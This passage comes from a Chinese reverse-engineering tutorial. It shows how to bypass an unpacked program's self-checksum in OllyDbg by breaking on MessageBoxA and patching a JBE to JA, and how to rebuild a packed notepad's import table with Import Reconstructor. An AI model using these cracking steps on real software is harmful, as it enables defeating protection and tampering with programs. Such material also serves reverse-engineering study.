


图14

根本无法找到爆破的位置，这时候我们可以在 MessageBox()函数上下断点（这只是对弹出文件被修改的提示框的程序来说的），还是以上面的程序为例，我们使用 OD 载入脱壳程序，在命令行中输入“bp MessageBoxA”下断点，这里MessageBox后面的A指的是ANSI编码的函数，大家只要知道在Windows中有两种API就可以了，一种是ANSI，一种是UNICODE，然后按F9运行程序，接着程序就会停在如下的位置：

```
77D507EA >  8BFF            MOV EDI,EDI
77D507EC    55              PUSH EBP
77D507ED    8BEC            MOV EBP,ESP
77D507EF    833D BC14D777 0>CMP DWORD PTR DS:
[77D714BC],0
77D507F6    74 24           JE SHORT 77D5081C
77D507F8    64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77D507FE    6A 00           PUSH 0
77D50800    FF70 24         PUSH DWORD PTR DS:[EAX+24]
```


图 15

我们按ALT+F9返回程序的领空，程序停在了“004018A1　. 3BF4　CMP ESI,ESP”处，我们往上找，如图15所示，也能够找到文件自校验的关键跳，我们将JBE右键“汇编”修改为ja，然后右键选择“复制到可执行文件”，保存文件后就可以突破文件的自校验了。

面对的是一些有文件被修改提示的程序，有的程序很注意保护自己，当程序被修改后，它什么都不提示，就是不能正常执行，有的甚至会提示你的机器有病毒，五花八门！这时候我们可以将加壳程序执行到OEP处，然后再打开一个OD将脱壳后的程序载入，通过单步走，对比加壳程序和脱壳程序中的跳转实现和没实现来找到自检验的关键跳，从而实现突破，这种方法我们称之为对比法。

总的来说，对于自校验的程序用的方法就是找自检验的关键跳修改就可以了，查找的过程中如果有文件修改提示，就使用MessageBox断点，如果没有提示，程序只是一闪而过，我们就用对比法。

7、IAT 修复的问题

IAT输入表的修复是一个棘手的问题，我看到前几期的杂志上有这方面的内容，但是我这里买不到杂志，所以就没有看那期的内容，这里我就将一些简单的方法总结一下吧。

（1）用等级 1 修复

对于IAT的修复，一般使用的工具就是Import Reconstructor，我们点“SHOW INVALID”（显示无效指针），如果发现有无效指针，就首先使用等级1进行修复，右键选择“Trace Level1”（跟踪等级1），如图16所示。




图 16

（2）用等级 3 修复

如果使用等级1无法修复，那就使用等级3来修复，但是Import Reconstructor的任何一个版本在我使用的时候都会死掉，这时候我们可以将加壳程序打开，通过加壳程序找到IAT的RVA地址，这种方法需要注意的是区别加壳程序和脱壳程序的进程，这个在Import Reconstructor中有标识。不过很不幸，这样的方法Import Reconstructor也会死掉，这时候我们可以使用小键盘上的方位键，一部分一部分的修复，虽然有




图 17


点慢，但是这也算是一种方法吧！

（3）简单的手工查找 IAT 位置

有些程序在脱壳后，Import Reconstructor 找不全 IAT 输入表，必须手工查找 IAT，我们知道，IAT 保存的是 API 函数的地址，所以我们可以通过程序调用的 API 函数来找到 IAT 的 RVA 起始地址和结束地址，从而来实现修复，这种方法对 VC 写的程序比较有效，因为 IAT 密集在一起，有时候我们可能碰到一些间断型的 IAT，它们调用 API 函数的方法一般都是通过 JMP 指令，VC 一般都是通过 CALL 和 RETN 指令来实现的，这时候我们一定要注意找对 IAT 的大小，VC 程序因为 IAT 比较密集，所以我们可以通过 IAT 边界的 OOO 区段来进行识别。

上面介绍了一些 IAT 修复的基本方法，我们通过加 TELOCK 壳的记事本程序来看一下具体的操作，我刚接触破解的时候就是它了，我电脑死掉了四次，使用最后一次异常法 + 模拟跟踪法可以直接到达 OEP，具体的脱壳方法大家可以参看以前 X 上的文章，有一个小专题讲手工脱壳的。使用 Import Reconstructor 自动查找 IAT，里面有 N 多的无效指针，我们用等级 1 修复提示失败，如图 17 所示，这时候我们就使用第二种方法，打开加壳程序，可以看到 OD 载入的程序进程标识为 0000 07C0，运行加壳的 notepad.exe 后我们用修复等级 3 一部分一部分的就可以修复完成了，使用这种方法一定要细心和耐心。

这个壳找到了所有的 I A T，有的壳使用工具根本找不全 IAT，这时候一般就得手工找 IAT 了，我们使用第三种方法，手工查找一下这个壳的 IAT，先在程序的 OEP 部分选择一个 CALL 指令（调用 API 的 CALL）找到它的地址，不是指令的地址，是 CALL 指令要跳转到的地址，它跳转的地址才是 API 函数的地址，比如我找到了第一个 call 指令，它的地址为“004010D3 FF15 E4634000 call dword ptr ds:[4063E4]”，我们在数据窗口中按 CTRL+G，输入 004063e4 跳转到调用的 API 函数的内存位置，然后选择“HEX”——“HEX/ASCII 码 8（字节）”或者 16 字节的都可以，找到第一个连续的 0000 0000 的位置就是 RVA 的起始地址，然后往下找到第一个 0000 0000 的区段就是 RVA 的结束位置，如图 18 所示。然后在 Import Reconstructor 中的 RVA 处输入 IAT 的起如地址也就是 60A0，大小就是结束地址减去起始地址，为 483H，这样就可以了。使用这种方式，可以优化程序大小，如果我们使用默认的大小可能会添加进来太多的无用指针，这样可能程序会变的很大，运行起来也不方便。


RVA的起始地址为60A0

```
004060 80 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00
00406090 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00
004060A0 | B4 6D 00 00 | C8 6D 00 00 | A2 6D 00 00 | E6 6D 00 00
004060B0 | D6 6D 00 00 | 00 00 00 00 | EE 6B 00 00 | DE 6B 00 00
004060C0 | C8 6B 00 00 | 0E 6C 00 00 | 2A 6C 00 00 | 36 6C 00 00
004060D0 | 1E 6C 00 00 | 4A 6C 00 00 | 56 6C 00 00 | 40 6C 00 00
